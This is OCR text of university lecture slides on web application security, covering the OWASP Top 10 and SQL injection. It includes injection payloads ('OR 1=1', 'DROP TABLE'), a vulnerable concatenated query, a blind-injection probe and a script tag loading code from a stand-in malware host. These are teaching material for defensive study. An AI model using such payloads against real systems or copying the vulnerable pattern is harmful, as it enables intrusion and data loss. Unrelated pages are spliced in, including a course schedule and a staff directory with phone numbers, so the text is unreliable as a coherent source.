
Application Layer Security

General overview


Ma. Angel Marquez Andrade

› Benefits of web Applications:


- ❖No need to distribute separate client software
- ❖Changes to the interface take effect immediately
- ❖Client-side scripting pushes processing to the client
- ❖The technologies have been standardized



- Current web applications handle sensitive data and functionality:
  - Access payroll information
  - Sharing personal documents
  - Enterprise reports and resource planning software
  - Financial institutions
  - E-commerce




CIA	Risks
Confidentiality	Loss of privacy. Unauthorized access to information. Identity Theft
Integrity	Information is no longer reliable or accurate. Fraud
Availability	Business disruption, Loss of customer confidence, Loss of revenue



- **Risk**: the chance a risk event will occur and the loss or harm resulting from the occurrence.

➢ **Return On Investment (ROI):**
identify security measures yielding a positive return
➢ **Cost To Break (CTB):**
lowest expected cost for anyone to discover and exploit a vulnerability



- OWASP Top 10 focused on identifying the most common vulnerabilities, but were also designed around risk measures

A1-Injection

A2-Cross Site Scripting (XSS)

A3-Broken Authentication and Session Management

A4-Insecure Direct Object References

A5-Cross Site Request Forgery (CSRF)

A6-Security Misconfiguration

A7-Insecure Cryptographic Storage

A8-Failure to Restrict URL Access

A9-Insufficient Transport Layer Protection

A10-Unvalidated Redirects and Forwards

OWASP Top 10 Application Security Risks

- Open Web Application Security Project (OWASP) Foundation is a non-profit organization.
- Enables organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
- Produces open-source documentation, tools, and standards.
- Facilitates conferences, local chapters, articles, and message forums.

OWASP

The Open Web Application Security Project

OWASP Top 10 Application Security Risks

Foreword:

"We can no longer afford to tolerate relatively simple security problems like those presented in the OWASP Top 10"

"...digital infrastructures get increasingly complex and interconnected"

"Insecure software is already undermining our ... critical infrastructure"

Web sites of the past

- Repositories of static documents.
- Before there was no sensitive information, the server was already open to public view.
- Main problem:
  - Vulnerabilities in server software.
  - Site defacing, stealing server's storage and bandwidth.

2010-2011 Lecture Schedule 2


www.cse.yorku.ca/grad/schedule.html

GRADUATE LECTURE SCHEDULE 2012-13

as of December 18, 2012

Fall 2012

Course	Professor	Catalogue #	Time
5311/4402 Logic Programming	Stachniak	E22A01	TR 1
5323/4422 Computer Vision	Wildes	U69X02 (Lab 1) U69X03 (Lab 2)	MW
5327/4404 Introduction to Machine Learning and Pattern Recognition	Elder	Y91F01	MW
5421/4221 Operating System Design	Xu	R57U01	W 19
5501/4201 Computer Architecture	Spetsakis	E51P01	TR 1
5910 Software Foundations	An	U98A01	F 11:
6002 Directed Reading	NA	Z45J01	NA
6115 (time change) Computational Complexity	Ruppert	R86M01	W 1(F 10:
6118 mbinatorial Optimization	Mirzaian	Y33V01	MW



Web applications

- Key Problems:

Third party packages abstract developers from underlying technologies (less security awareness)

Ready made code vulnerabilities affect many unrelated applications.

Time constraints to develop the application


Security through obscurity

Increasing functionality demands

› Present core security problem:

Users can supply arbitrary input

- users can interfere with request parameters, cookies, and HTTP headers.
- users can send requests in any sequence.
- users are not restricted to using the web browser only.


York Atlas - Phone and E-mail Directory
[redacted]
mocha.yorku.ca/atlas/servlet/atlas
YORK UNIVERSITÉ UNIVERSITY
HOME | Current Student
Faculties • Libraries • Campus Maps • York U Organi
York Atlas Phone and E-mail Dire
Welcome to Atlas
Surname: M*
First Name:
E-mail Address:
Telephone Extension:
Title:
Department:
Scope: Regular Search Studen
Sort By: Surname First Name
Search Reset
Atlas 1.8.1 Copyright © 2001-2007 UIT Integration, Design & Ide
Problems regarding York Atlas can be sent to us using our prob
YORK UNIVERSITÉ UNIVERSITY
HOME | Current Students | Faculty & Staff | Research
Faculties • Libraries • Campus Maps • York U Organization • Directory • Site Index
York Atlas Phone and E-mail Directory
Use of this directory system for bulk e-mail activity (spam) is strictly prohibited.
Search Results
You searched for: Surname: M* Scope: Regular Search Sort By: Surname
Sort By: Surname First Name E-mail Address Sort
* Your search has exceeded the maximum of 250 allowed results.
If you do not find what you are looking for, please provide a more specific search by changing the search criteria.
Displaying only the first 250 results found.
Colalillo, Marianna
More...
Department: Student Services & International Relations, Schulich School of Business
Telephone: (416)736-5081
Telephone: (416)736-2100 x 20654
Kensett, Mathew
More...
Department: Art Gallery, Glendon College
Telephone: (416)487-6722 (Voicemail)
Ma, Burton
More...
Department: Dept of Computer Science & Engineering, Faculty of Science & Engineering
Telephone: (416)736-2100 x 33252 (Voicemail)


Request Builder
Use this page to handcraft a HTTP Request. You can clone a prior request by dragging and dropping a session from the Web Sessions list.
Execute
Parsed
Raw
Options
POST
http://www.site.cxx/
HTTP/1.1
Request Headers
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset:ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Encoding:gzip,deflate,sdch
Accept-Language:en-US,en;q=0.8
Cache-Control:max-age=0
Connection:keep-alive
Cookie:' OR '1' = '1
Host:www.site.cxx
If-Modified-Since:Mon, 04 Jul 2011 04:34:27 GMT
User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.30 (KHT
Request Body
color=' DROP TABLE Users; --


(SQL) A1-Injection

- SQL is a standard programming language for relational databases
- Consists of a data definition language and a data manipulation language

```
SELECT FirstName, LastName FROM Persons

WHERE Province = ' ON '
```

- SELECT specifies columns of the queried tables
- FROM indicates the table(s) from which data is to be retrieved
- WHERE eliminates all rows for which the comparison is not true.




```
› database.executeQuery(

  "SELECT FirstName, LastName FROM Salesperson
  WHERE State = '" + selectedState + "'")
```

```
› SELECT FirstName, LastName FROM Salesperson
  WHERE State = ''; DROP TABLE Users; --'
```

← comment

```
› SELECT * FROM Users WHERE username='foo' AND
  password='bar' OR '1' = '1'
```


(SQL) A1-Injection

- An SQL query is concatenated with user-controllabe data and submitted to a backend database.

```
String query = "SELECT * FROM accounts
 WHERE custID='" +
 request.getParameter("id") +"'";
```

- Preventing injection requires keeping untrusted data separate from commands and queries.
- All data could be stolen

, modified, or deleted.



› Attacking new users and stealing data beyond the database

Before Injection

SQL Server Enterprise Manager - [Data in Table 'publishers' in 'pubs' on '(LOCAL)']

File Window Help


pub_id	pub_name	city	state	country
0736	New Moon Books	Boston	MA	USA
0877	Binnet & Hardley	Washington	DC	USA
1389	Algodata Infosystems	Berkeley	CA	USA
1622	Five Lakes Publishing	Chicago	IL	USA
1756	Ramona Publishers	Dallas	TX	USA
9901	GGG&G	München	<NULL>	Germany
9952	Scootney Books	New York	NY	USA
9999	Lucerne Publishing	Paris	<NULL>	France

After Injection

Data in Table 'publishers' in 'pubs' on '(LOCAL)'

pub_id	pub_name	city	state	country
0736	New Moon Books<script src = "www.malware.com/1.js"></script>	Boston	MA	USA
0877	Binnet & Hardley<script src = "www.malware.com/1.js"></script>	Washington	DC	USA
1389	Algodata Infosystems<script src = "www.malware.com/1.js"></script>	Berkeley	CA	USA
1622	Five Lakes Publishing<script src = "www.malware.com/1.js"></script>	Chicago	IL	USA
1756	Ramona Publishers<script src = "www.malware.com/1.js"></script>	Dallas	TX	USA
9901	GGG&G<script src = "www.malware.com/1.js"></script>	München	<NULL>	Germany
9952	Scootney Books<script src = "www.malware.com/1.js"></script>	New York	NY	USA
9999	Lucerne Publishing<script src = "www.malware.com/1.js"></script>	Paris	<NULL>	France

Blind SQL injection



- `SELECT OrderID FROM Sales WHERE CustomerID = '' OR MID((SELECT table_name FROM INFORMATION_SCHEMA.tables LIMIT 1),1,1) = 'A'`

